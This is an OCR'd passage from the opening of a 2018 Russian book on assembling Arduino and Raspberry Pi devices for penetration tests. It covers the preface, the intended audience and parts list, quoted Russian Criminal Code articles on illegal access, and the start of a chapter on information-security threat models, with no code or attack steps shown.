
Бирюков А.А.

Собираем устройства для тестов **на проникновение**



ДМК Пресс
Издательство

Бирюков А. А.

СОБИРАЕМ УСТРОЙСТВА ДЛЯ ТЕСТОВ НА ПРОНИКНОВЕНИЕ

Москва, 2018

УДК 004.056
ББК 32.971.3
Б64

Б64 **Бирюков А. А.**

Собираем устройства для тестов на проникновение. – М. : ДМК Пресс, 2018. – 378 с.

ISBN 978-5-97060-637-7

Многообразие и доступность различных недорогих аппаратных платформ, таких как Arduino, Raspberry Pi и др., простота их программирования, и при этом практически полное отсутствие средств защиты от них делают хакерские устройства мощным и опасным средством реализации компьютерных атак. В книге рассматриваются как теоретические основы информационной безопасности, так и практические аспекты создания собственных устройств с исходными кодами, схемами и примерами реализации. Также рассматриваются механизмы защиты от данного вида атак.

Издание предназначено для читателей, знакомых с основами информационной безопасности и владеющих навыками программирования на языках высокого уровня.

УДК 004.056
ББК 32.971.3

ISBN 978-5-97060-637-7

ОГЛАВЛЕНИЕ

ВСТУПЛЕНИЕ

На сегодняшний день написано уже множество книг и статей, посвященных этичному хакингу и тестированию на проникновение. В сети Интернет найдутся тысячи видеороликов, в которых демонстрируются обход различных защит. Существует даже курс обучения этичному хакингу (Certified Ethical Hacker, CEH). Но при этом в абсолютном большинстве случаев в качестве используемых инструментов для реализации атак выступают различные программные средства. Возьмем, к примеру, тот же курс CEH: в нем для демонстрации большинства атак используются приложения, входящие в состав загружаемого дистрибутива Kali Linux. А для реализации оставшихся используется хакерский софт для Windows. Таким образом, большинство специалистов по Информационной безопасности (пентестеров, аудиторов, этичных хакеров), даже пройдя специальное обучение и являясь, по сути, квалифицированными профессионалами, может не знать о том, что угрозу могут представлять не только различные хакерские утилиты, но и специальные устройства, собрать которые не слишком сложно. По сути, не зная о существовании таких угроз, мы не можем от них защититься.

Обычно под шпионскими устройствами понимают разнообразное оборудование, предназначенное для подслушивания и подсматривания: закладки-жучки, скрытые камеры, направленные микрофоны и т. д.

Кроме того, в состав шпионского оборудования также входят средства обнаружения побочных электромагнитных излучений и наводок (ПЭМИН), также позволяющие перехватывать конфиденциальную информацию.

Однако существует также класс устройств, предназначенных для осуществления несанкционированного проникновения и копирования информации непосредственно из компьютеров и каналов связи, с использованием лишь штатного функционала данных систем. В чем отличие данных устройств от закладок и средств перехвата ПЭМИН? Закладки размещаются вне атакуемого узла и не используют его функционала. Так, жучок-закладка просто подслушивает разговоры. Скрытая камера может быть использована для хищения паролей и съема информации с экрана, однако в общем случае она не взаимодействует с компьютером. Аппаратный клавиатурный шпион (кейлоггер) – устройство, подключающееся между клавиатурой и системным блоком компьютера и записывающее все нажатые клавиши, тоже не использует функционал компьютера. Оно лишь выступает «посредником» при подключении периферийного устройства к компьютеру. Соответственно, для обнаружения и противодействия таким шпионским устройствам есть специальные средства: детекторы жучков, подавители микрофонов, глушилки телефонов, элементы пассивной защиты и многое другое.

Однако для борьбы с устройствами, представленными в данной книге, эти средства будут малоэффективны. Причина проста: жучки и средства ПЭМИН используют особенности физической среды для перехвата информации, в то

время как устройства (будем называть их специальными), о которых речь пойдет далее в своей работе используют штатные функции компьютеров и средств передачи данных, такие как взаимодействие с компьютером по USB-порту или подключение по беспроводной сети Wi-Fi. Для средств обнаружения и предотвращения утечек по видовым и речевым каналам (так по-научному называются жучки и скрытые камеры), а также утечек ПЭМИН эти специальные устройства будут вполне легитимными клиентами сети и периферийными устройствами, как, к примеру, мобильный телефон или USB-модем.

Поэтому устройства, описываемые в этой книге, я предлагаю рассматривать, как новый вектор атак, назовем его Hardware Hacking.

Возможно некоторые читатели возразят, что здесь нет ничего нового, некоторые виды устройств существуют уже много лет. Например, в Интернете существует множество схем для сборки различных USB-ключей, предназначенных для обхода ограничений лицензий в различных дорогостоящих системах, типа 1С, CAD и других. Да, это все верно, однако для сборки этих устройств в прежние времена требовались достаточно глубокие знания как в области схемотехники, так и программирования. К примеру, для многих микроконтроллеров прошивку можно было написать только на ассемблере. Ну а кроме того, для работы с микроконтроллерами нужны аппаратные программаторы профессионального уровня, которые стоят немалых денег (до нескольких тысяч долларов). Таким образом, лет десять назад разработка устройств была уделом небольшой группы специалистов, обладающих необходимыми знаниями и оборудованием.

Но жизнь не стоит на месте, и в последние годы широкое распространение получили макетные платы и микрокомпьютеры, построенные на дешевых микроконтроллерах и процессорах, имеющие размер не более кредитной карты и обладающие при этом весьма обширным функционалом. Для работы с такими макетными платами не нужны дорогостоящие программаторы и низкоуровневые языки программирования. Для написания программы для микроконтроллера используются языки высокого уровня, а запись прошивки производится без помощи программатора, посредством USB-порта и программного программатора. А кроме того, все это программное обеспечение является свободно распространяемым.

Таким образом, современный Hardware Hacking стал более доступным как для специалистов по ИБ, так и для злоумышленников. В сети Интернет есть множество руководств по сборке различных околохакерских устройств, что позволяет злоумышленнику, обладающему минимальными знаниями в области программирования и суммой в пределах $100, собрать реально работающее устройство, позволяющее при правильном применении получить доступ к конфиденциальной информации.

Данная книга является логическим продолжением моей предыдущей книги «Информационная безопасность: защита и нападение», в которой рассматривались программные средства для реализации атак. Здесь же мы будем говорить об аппаратных средствах.

Думаю, что мне удалось заинтересовать читателя, и теперь я предлагаю приступить к рассмотрению основной темы книги, а именно разработке боевых устройств для проведения тестов на проникновение. В этой главе я расскажу о том, для кого эта книга, поясню структуру, по которой она построена, опишу, что нам потребуется для работы. Также я расскажу, чего не будет в этой книге, очертив таким образом границы обсуждаемых вопросов. Надеюсь, будет интересно. Приступим.

Приступая к работе

Поговорим о том, что нам потребуется знать и уметь и какие основные технические средства потребуются для того, чтобы приступить к сборке описываемых в книге устройств.

Для кого эта книга

Планируя структуру будущей книги, авторам неизбежно приходится отвечать на вопрос, для кого она предназначена. Так как в моей книге рассматривается стык нескольких направлений: микроэлектроники, программирования и информационной безопасности, то мне необходимо было четко понимать, какие требования предъявлять к будущему читателю. То есть для кого эта книга будет наиболее интересна.

В результате я пришел к выводу, что за основу необходимо брать требования информационной безопасности, так как описываемые устройства будут применяться для проведения тестов на проникновение. Таким образом, читателю желательно знать основы информационной безопасности, в частности что из себя представляет тест на проникновение, какие угрозы и нарушители бывают и как с этим бороться.

Что касается познаний в микроэлектронике, то они также желательны, однако, к примеру, умение паять нам почти не потребуется, так как все представленные устройства (по крайней мере, в виде опытных образцов) можно собрать без пайки.

Пожалуй, обязательным требованием я бы сделал навыки программирования на языках высокого уровня. В книге будут использоваться язык Arduino, C, Python, скрипты Bash. Я, конечно, постарался максимально подробно комментировать приведенные исходные коды. Однако для полного понимания и разработки собственных устройств читателю необходимо уметь строить алгоритмы. В рамки книги не входит обучение основам программирования.

Надеюсь, я не сильно напугал такими «запросами»? На самом деле все не так страшно. Для тех, кто не очень хорошо знаком с основами информационной безопасности, я подготовил главу, где описал, что такое тест на проникновение, модель нарушителя и угроз и что из себя представляют средства защиты.

Для тех, кто плохо знаком с микроэлектроникой, я подготовил главу и приложение, где описывается не только базовая настройка тех макетных плат и

микрокомпьютеров, которые нам потребуются, но и приводятся ссылки на те ресурсы, где можно скачать документацию и примеры работы, а также приобрести необходимые детали.

Что касается программирования, то если вы знаете C или Python, то освоение языка Arduino у вас не вызовет больших проблем. В книге приведены ссылки на учебные материалы по программированию Arduino.

Резюмируя вышеизложенное, отвечу на вопрос: «Для кого эта книга?» Книга будет полезна пентестерам, специалистам по информационной безопасности (особенно работающим непосредственно у заказчика), а также всем, кто интересуется микроэлектроникой и разработкой различных устройств.

Структура книги

Как уже было сказано в предыдущем разделе, за основу книги была взята информационная безопасность, в частности проведение теста на проникновение (пентеста). В соответствии с этим книга поделена на главы следующим образом: сначала мы рассматриваем основные аспекты информационной безопасности. Данная глава хотя и предназначена прежде всего для новичков, но тем, кто хорошо знаком с темой, я бы рекомендовал все-таки по ней пробежаться, так как там будут определены, ряд понятий, в дальнейшем используемых в книге.

В следующей главе мы подготовим макетные платы и микрокомпьютеры к разработке устройств. Здесь будут рассмотрены установка и настройка необходимого программного обеспечения (ПО), а также подготовительные действия на самих устройствах. В результате у нас будет готовая связка ПО плюс исходное целевое устройство.

Далее пойдет описание самих устройств. Сначала мы рассмотрим устройства, которые могут использоваться для реализации внешних угроз, затем внутренних. Новичкам в информационной безопасности (ИБ) такое структурирование может показаться странным, однако на самом деле оно логично вытекает из этапов проведения тестов на проникновение и позволит пентестеру правильно определить уязвимые места.

Ну и в завершение мы поговорим о том, как можно защититься от описанных устройств. Здесь мы также поговорим отдельно о внешних и отдельно о внутренних угрозах.

В приложениях я приведу полезную справочную информацию. В частности, будут приведены все модели используемых макетных плат (на момент написания книги), приведены ссылки на исходный код и дополнительную информация.

Какие детали нам потребуются

Нашим основным инструментом, который потребуется при изготовлении большинства устройств, является беспаечная монтажная плата. Применение

такой платы позволяет проверить, наладить и протестировать схему ещё до того, как устройство будет собрано на готовой печатной плате. Это позволяет избежать ошибок при конструировании, а также быстро внести изменения в разрабатываемую схему и тут же проверить результат. Самый важный плюс беспаечной монтажной платы – это отсутствие процесса пайки при макетировании схемы. Это обстоятельство значительно сокращает процесс макетирования и отладки устройств.

Ввиду того, что наши устройства могут содержать несколько деталей, я рекомендую плату, имеющую не менее 30 рядов отдельных контактов по вертикали (рис 1.1).

Рис. 1.1. Беспаечная макетная плата

Представленная на рисунке плата имеет горизонтальные ряды контактов, подключенных к общему проводнику. А вот по вертикали эти ряды контактов изолированы друг от друга. Таким образом, при сборке устройства мы размещаем детали, подключая их в разные ряды контактов. При этом левый и правый ряды ножек изолированы друг от друга.

Еще одним полезным средством является набор монтажных перемычек, предназначенных для соединения удаленных друг от друга контактов. Конечно, можно использовать обычные провода, например можно «разобрать» кусок сетевого кабеля с витой парой. Однако такие проводки могут плохо держаться в макетной плате, в результате чего может возникать «дребезг контактов». Поэтому я бы рекомендовал использовать наборы готовых перемычек (рис. 1.2).

Рис. 1.2. Набор перемычек

Большинство наших устройств будет мобильными, следовательно, им потребуется автономный источник питания. Хотя некоторые из устройств используют напряжение, отличное от 5 В, я предлагаю использовать Powerbank с USB-портом, с выходным напряжением 5 В. О том, как обеспечить другой уровень выходного напряжения, будет написано отдельно. Для устройств на базе Arduino вполне подойдет Powerbank, как на рис. 1.3.

Рис. 1.3. Маленький Powerbank

Его характеристики: выходное напряжение 5 В, выходная сила тока 0,7 А, емкость 2600 мА·ч.

Для микрокомпьютеров и в особенности для планшета такой силы тока не хватит, поэтому здесь можно воспользоваться либо аналогичным банком, с выходной силой тока более 1 А, либо приобрести аккумулятор, аналогичный вот такому Powerbank (Li-Ion, 3800 мА·ч) для Raspberry Pi. Здесь выходное напряжение 5 В, выходная сила тока 1,8 А, емкость 3800 мА·ч (рис. 1.4).




Рис. 1.4. Специальный Powerbank

Это основные наши инструменты. При сборке определенных устройств нам могут потребоваться также другие детали, однако о них будет сказано в описании соответствующего устройства.

Немного о программном обеспечении

При работе с макетными платами Arduino, Teensy, ESP нашим основным программным средством будет среда Arduino IDE, содержащая в себе как интерфейс для написания кода, средства сборки прошивки и ее записи на макетную плату. Имеются сборки Arduino IDE как под Windows, так и под Linux и Mac. Последнюю версию данной среды можно скачать по адресу: https://www.arduino.cc/en/Main/Software.

С микрокомпьютерами также все достаточно просто. В качестве жесткого диска в них используется micro SD-карта и установка операционной системы сводится к записи ISO-образа на карту. Для записи ISO пользователи Windows могут использовать бесплатную утилиту Win32 Image Writer, которую можно скачать по адресу: https://launchpad.net/win32-image-writer.

Также для Windows, Linux и Mac можно использовать утилиту Etcher с сайта https://etcher.io/.

Вот основные программные инструменты, которые нам потребуются. Для некоторых устройств нам может потребоваться дополнительное ПО, которое будет рассмотрено отдельно.

Заключение

Мы определились с тем, какие знания нам потребуются, а также подготовили необходимые средства для начала работы. Теперь определимся с границами того, что мы собираемся делать.

Чего в книге не будет

В мире информационной безопасности многие средства могут использоваться как во благо, так и во вред. Договоримся о некоторых ограничениях.

Кодекс надо чтить

Прежде всего хотелось бы напомнить, что вся информация, приведенная в книге, носит исключительно ознакомительный характер. Автор не несет ответственности за результаты использования приведенных в книге сведений. Напомню, что основным предназначением приведенных устройств является использование их при проведении тестирования на проникновение.

Для лучшего понимания всей серьезности последствий бездумного использования «хакерских игрушек» я процитирую фрагменты некоторых статей Уголовного кодекса.

Статья 138. Незаконный оборот специальных технических средств, предназначенных для негласного получения информации

1. Незаконные производство, приобретение и (или) сбыт специальных технических средств, предназначенных для негласного получения информации, –

   наказываются штрафом в размере до двухсот тысяч рублей или в размере заработной платы или иного дохода осужденного за период до восемнадцати месяцев, либо ограничением свободы на срок до четырех лет, либо принудительными работами на срок до четырех лет с лишением права занимать определенные должности или заниматься определенной деятельностью на срок до трех лет или без такового, либо лишением свободы на срок до четырех лет с лишением права занимать определенные должности или заниматься определенной деятельностью на срок до трех лет или без такового.

   ...

3. Под специальными техническими средствами, предназначенными для негласного получения информации, понимаются аппаратура, техническое оборудование и (или) инструменты, разработанные, приспособленные или запрограммированные для негласного получения и регистрации акустической информации; прослушивания телефонных переговоров; перехвата и регистрации информации с технических каналов связи; контроля почтовых сообщений и отправлений; исследования предметов и документов; получения (изменения, уничтожения) информации с технических средств ее хранения, обработки и передачи.

Эта статья определяет все, что связано с жучками и иными средствами негласного сбора информации. Замечу, что пентест (аудит ИБ), при грамотном юридическом оформлении тест на проникновение не является негласным

сбором информации, так как перед его проведением заказчик теста уведомляется (и уведомляет ответственных сотрудников) о проведении пентеста.

Основными «клиентами» этой статьи являются незадачливые граждане, приобретающие в зарубежных интернет-магазинах средства негласного сбора информации. При получении таких заказов в отделениях почтовой связи их может ожидать неприятный сюрприз в виде общения с сотрудниками правоохранительных органов. Несмотря на то что во многих странах разрешена свободная продажа таких средств, в России все это требует дополнительных разрешений и лицензий как для тех, кто продает, так и для тех, кто покупает. Заказывая приобретение подобных средств через Интернет, вы рискуете попасть в поле зрения правоохранительных органов и получить очень серьезные проблемы.

Статья 272. Неправомерный доступ к компьютерной информации[1]

1. Неправомерный доступ к охраняемой законом компьютерной информации, если это деяние повлекло уничтожение, блокирование, модификацию либо копирование компьютерной информации, –

   наказывается штрафом в размере до двухсот тысяч рублей или в размере заработной платы или иного дохода осужденного за период до восемнадцати месяцев, либо исправительными работами на срок до одного года, либо ограничением свободы на срок до двух лет, либо принудительными работами на срок до двух лет, либо лишением свободы на тот же срок.

2. То же деяние, причинившее крупный ущерб или совершенное из корыстной заинтересованности, –

   наказывается штрафом в размере от ста тысяч до трехсот тысяч рублей или в размере заработной платы или иного дохода осужденного за период от одного года до двух лет, либо исправительными работами на срок от одного года до двух лет, либо ограничением свободы на срок до четырех лет, либо принудительными работами на срок до четырех лет, либо лишением свободы на тот же срок.

3. Деяния, предусмотренные частями первой или второй настоящей статьи, совершенные группой лиц по предварительному сговору или организованной группой либо лицом с использованием своего служебного положения, –

   наказываются штрафом в размере до пятисот тысяч рублей или в размере заработной платы или иного дохода осужденного за период до трех лет с лишением права занимать определенные должности или заниматься определенной деятельностью на срок до трех лет, либо ограничением свободы на срок до четырех лет, либо принудительными работами на срок до пяти лет, либо лишением свободы на тот же срок.

4. Деяния, предусмотренные частями первой, второй или третьей настоящей статьи, если они повлекли тяжкие последствия или создали угрозу их наступления, –

   наказываются лишением свободы на срок до семи лет.

Как видно, здесь тяжесть наказания усиливается, если в действиях обвиняемого был умысел, если была группа лиц и ущерб был особо тяжким. Хотя

[1] Под компьютерной информацией понимаются сведения (сообщения, данные), представленные в форме электрических сигналов, независимо от средств их хранения, обработки и передачи.

даже простое копирование конфиденциальной информации может повлечь за собой неприятные последствия.

Перед проведением теста на проникновение преследуемые цели должны быть зафиксированы в договоре между заказчиком и исполнителем. Например, целью может являться получение доступа к важным ресурсам сети (таким как домен Active Directory, бизнес-системы, СУБД). Более подробно о том, как грамотно составлять требования к тестированию на проникновение, мы поговорим в последующих главах. А сейчас нам важно понимать, что перед пентестом все его цели должны быть зафиксированы. В случае если никаких юридических договоренностей нет, попытка проникновения превращается в банальный взлом, подпадающий под действие этой статьи.

Статья 273. Создание, использование и распространение вредоносных компьютерных программ

1. Создание, распространение или использование компьютерных программ либо иной компьютерной информации, заведомо предназначенных для несанкционированного уничтожения, блокирования, модификации, копирования компьютерной информации или нейтрализации средств защиты компьютерной информации, –

   наказываются ограничением свободы на срок до четырех лет, либо принудительными работами на срок до четырех лет, либо лишением свободы на тот же срок со штрафом в размере до двухсот тысяч рублей или в размере заработной платы или иного дохода осужденного за период до восемнадцати месяцев.

2. Деяния, предусмотренные частью первой настоящей статьи, совершенные группой лиц по предварительному сговору или организованной группой либо лицом с использованием своего служебного положения, а равно причинившие крупный ущерб или совершенные из корыстной заинтересованности, –

   наказываются ограничением свободы на срок до четырех лет, либо принудительными работами на срок до пяти лет с лишением права занимать определенные должности или заниматься определенной деятельностью на срок до трех лет или без такового, либо лишением свободы на срок до пяти лет со штрафом в размере от ста тысяч до двухсот тысяч рублей или в размере заработной платы или иного дохода осужденного за период от двух до трех лет или без такового и с лишением права занимать определенные должности или заниматься определенной деятельностью на срок до трех лет или без такового.

3. Деяния, предусмотренные частями первой или второй настоящей статьи, если они повлекли тяжкие последствия или создали угрозу их наступления, –

   наказываются лишением свободы на срок до семи лет.

Эта статья в меньшей степени относится к предмету данной книги, так как мы собираем устройства, а не разрабатываем программное обеспечение для компьютера. Однако некоторые из описываемых устройств вполне могут использоваться для распространения вредоносного кода, поэтому следует помнить о существовании данной статьи.

Статья 274. Нарушение правил эксплуатации средств хранения, обработки или передачи компьютерной информации и информационно-телекоммуникационных сетей

1. Нарушение правил эксплуатации средств хранения, обработки или передачи охраняемой компьютерной информации либо информационно-телекоммуникационных сетей и оконечного оборудования, а также правил доступа к информационно-телекоммуникационным сетям, повлекшее уничтожение, блокирование, модификацию либо копирование компьютерной информации, причинившее крупный ущерб, –

   наказывается штрафом в размере до пятисот тысяч рублей или в размере заработной платы или иного дохода осужденного за период до восемнадцати месяцев, либо исправительными работами на срок от шести месяцев до одного года, либо ограничением свободы на срок до двух лет, либо принудительными работами на срок до двух лет либо лишением свободы на тот же срок.

2. Деяние, предусмотренное частью первой настоящей статьи, если оно повлекло тяжкие последствия или создало угрозу их наступления, –

   наказывается принудительными работами на срок до пяти лет, либо лишением свободы на тот же срок.

Эта статья в нашем случае может определять ответственность за нарушение правил эксплуатации различных технических средств. Нарушения могут возникнуть в том числе вследствие некорректного использования хакерских инструментов при проведении теста на проникновение. Поэтому для пентестера необходимо четко понимать последствия всех его действий и не использовать инструменты, в результате работы которых могут возникнуть критичные сбои в работе целевых систем. По этой причине я в своей книге сознательно не привел некоторые схемы и исходные коды к устройствам, которые могут нанести вред обследуемым системам. Например, заглушить сигнал Wi-Fi.

Ничего не прячем

Здесь я бы хотел обратить внимание читателя на такой немаловажный момент, как маскировку хакерских устройств. Помните, в предыдущем разделе, в статье 138.1, речь шла о скрытом получении информации. Одним из способов скрытого получения данных является маскировка одной вещи под другую. Например, скрытую камеру можно замаскировать под авторучку или брелок, жучок под пуговицу и так далее. Так вот, в контексте своей книги я не буду рассказывать о том, как лучше замаскировать или спрятать устройство в чем-то другом.

В книге будет приведено несколько фотографий готовых хакерских устройств, замаскированных под блоки питания, USB-концентраторы и флешки. Это сделано прежде всего для того, чтобы специалисты по информационной безопасности имели представление о том, как описываемые хакерские

устройства могут выглядеть в боевых условиях. Но рассказывать, как лучше скомпоновать детали и в каком легальном устройстве лучше прятаться, – эта информация останется за рамками данной книги.

Как я уже упомянул выше, нам не потребуется что-либо паять. Все устройства можно смонтировать на беспаечной плате. Для задач тестирования защищенности сети этого вполне достаточно.

Никакой «физики»

Физическая безопасность – это отдельная, большая и довольно интересная с точки зрения безопасности тема. По сравнению с миром информационной безопасности, здесь все не слишком хорошо. Можно собрать множество различных устройств для обхода тех средств защиты, которыми все мы пользуемся каждый день. Однако, учитывая то обстоятельство, что этими устройствами могут воспользоваться не только пентестеры, но и настоящие преступники, мы не будем касаться данной темы в этой книге.

Простота – залог успеха

Хватит околоуголовной тематики. Теперь о хорошем для многих читателей. Я постарался сделать материал, изложенный в книге, максимально простым, для того чтобы он был понятен для начинающих. Поэтому здесь не будет сложных устройств, состоящих из десятков деталей, хитро подключенных между собой.

Кроме того, я использовал только высокоуровневые языки программирования, сознательно отказавшись от ассемблера. Дело в том, что использование низкоуровневого языка в контексте описываемых хакерских устройств не дало бы нам особых преимуществ, зато существенно усложнило бы разработку прошивок.

Ассемблер нужен там, где требуются скорость и небольшой размер кода. Описываемые в книге микроконтроллеры имеют достаточно большой объем памяти, чтобы удовлетворять предъявляемым к устройствам требованиям. Что касается производительности, то для большинства устройств высокая скорость работы микроконтроллера нам не требуется.

Однако в случае, если читатель захочет модифицировать предлагаемые устройства самостоятельно и столкнется с нехваткой ресурсов, он всегда может выбрать более мощную модель макетной платы. В приложениях я привел все линейки моделей описываемых в книге макетных плат и микрокомпьютеров, продаваемые на момент издания книги.

Заключение

Целью этого раздела было определить некоторые ограничения для излагаемого в книге материала. Возможно, кого-то цитаты из Уголовного кодекса могут немного напугать, однако основной целью этих цитат было предостеречь читателя от разного рода необдуманных действий, способных привести

к весьма неприятным последствиям. Ведь банальный «хакинг из любопытства» при неудачном стечении обстоятельств может привести к нарушению приведенных статей и уголовному преследованию.

Напомню, что весь материал, приведенный в книге, носит чисто ознакомительный характер, и автор не несет ответственности за последствия применения приведенных в книге устройств. Так что продумывайте то, к каким последствиям может привести использование данных устройств, и соблюдайте закон.

Итоги главы

Итак, в этой вводной главе я постарался описать, для кого эта книга, какие знания и навыки необходимы читателю для лучшего понимания материала. Замечу, что в книге не приводится никакой особо сложной информации, требующей от читателя глубоких знаний в смежных областях. Конечно, те, кто хорошо разбирается в микроэлектронике, могут самостоятельно усовершенствовать некоторые из приведенных в книге устройств, например с целью автоматизации их работы. Серьезные эксперты в области тестирования на проникновение могут найти для описываемых устройств другие сценарии применения, возможно, более интересные, чем те, которые я привел в книге.

Требования к оборудованию и материалам не являются какими-то заоблачными с точки зрения расходов. Беспаечная монтажная плата и набор проводов в радиомагазине обойдутся максимум в одну тысячу рублей. Powerbank может обойтись несколько дороже, однако это уже зависит от характеристик аккумуляторов. Описанный мной Powerbank для Raspberry обошелся мне в московском интернет-магазине не многим более тысячи рублей. Забегая вперед, скажу, что, кроме микрокомпьютеров, все прочие макетные платы стоят в пределах $10. Лишь микрокомпьютер Raspberry Pi3 и Touchscreen к нему обойдутся существенно дороже.

С программным обеспечением все еще проще, так как все программные инструменты являются бесплатными и свободно распространяемыми.

Упоминание того, чего не будет в книге, позволяет скорректировать ожидания читателей от книги. Далее мы поговорим об основах информационной безопасности: о том, какие угрозы и нарушители бывают, и о том, как с ними бороться.

Глава 1.

ТЕОРИЯ И ПРАКТИКА ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

Устройства, которые мы будем собирать в последующих главах, не являются самоцелью, в контексте моей книги это средства для проведения тестирования на проникновение. Поэтому, прежде чем приступить к их описанию, я хочу подробно рассмотреть, что из себя представляет информационная безопасность как в части нормативно-теоретической, так и в части практической.

1.1. Кратко о теории информационной безопасности (ИБ)

При построении системы информационной безопасности (СИБ) нам необходимо понимать, какие угрозы для нас наиболее опасны и какие нарушители могут их реализовать. Для этого строятся модель нарушителя и модель угроз – документы, по сути отражающие требования к создаваемой системе ИБ. На основании этих моделей затем составляется техническое задание (ТЗ) на систему ИБ. Далее по требованиям ТЗ система ИБ внедряется.

После ввода СИБ в промышленную эксплуатацию необходимо проверить, насколько правильно мы построили нашу систему ИБ, насколько корректно настроено наше оборудование, правильно составлены политики ИБ и насколько пользователи их соблюдают. Для этого периодически необходимо проводить тестирование на проникновение.

Что из себя представляет тест на проникновение, для которого мы будем собирать наши устройства? По сути, это согласованная с заказчиком попытка несанкционированного проникновения (взлома) его сети. По результатам этого теста составляется отчет, из которого мы понимаем, каких средств защиты нам не хватает, что настроено некорректно и чему необходимо обучить пользователей в плане ИБ.

Далее мы корректируем модели угроз и нарушителя и предпринимаем необходимые действия по модернизации СИБ. Через какое-то время (как правило, год) процесс повторяется. Снова пентест и корректировка по его результатам.

Таким образом, стоит запомнить, что обеспечение информационной безопасности – это непрерывный процесс. Нельзя один раз внедрить СИБ и забыть про нее. Технический прогресс не стоит на месте, постоянно появляются новые угрозы (в том числе и описываемые в книге устройства), поэтому система защиты должна быть постоянно в актуальном состоянии.

Для начала поговорим о том, какие угрозы вообще бывают.

1.1.1. Угрозы

Угрозы информационной безопасности достаточно разнообразны. На сайте bdu.fstec.ru на момент написания этих строк насчитывалось 207 различных угроз. Это и угрозы утечки пользовательских данных, и угрозы несанкционированной установки приложений на мобильные устройства, и угроза программного сброса пароля BIOS, и многие другие. Конечно, не все угрозы могут быть применимы к конкретной инфраструктуре, как по причинам технической реализуемости, так и из-за наличия средств защиты. Например, угрозы, связанные с мобильными устройствами, будут неактуальны, если на территории организации запрещено находиться с такими устройствами. А сетевые угрозы будут неактуальны для компьютеров, не подключенных к сети.

Таким образом, модель угроз содержит в себе описание возможных угроз для данной отрасли, в которой напротив каждой угрозы указывается, актуальна она или нет.

Как мы уже договорились в предыдущей главе, мы не рассматриваем угрозы, связанные с доступом к защищаемой информации при помощи побочных электромагнитных излучений и наводок (ПЭМИН). Однако стоит отметить, что обычно данные угрозы признаются неактуальными в связи с высокой трудоемкостью и экономической нецелесообразностью их реализации предполагаемыми типами нарушителей.

По этим же причинам обычно признают неактуальными следующие угрозы:

- угрозы утечки информации по техническим каналам;
- угрозы утечки акустической (речевой) информации;
- угрозы утечки видовой информации.

Это и есть те самые жучки, которые мы договорились не рассматривать, а также всевозможные формы подслушивания и подсматривания.

Далее поговорим о типах угроз, которые могут быть актуальны для большинства организаций.

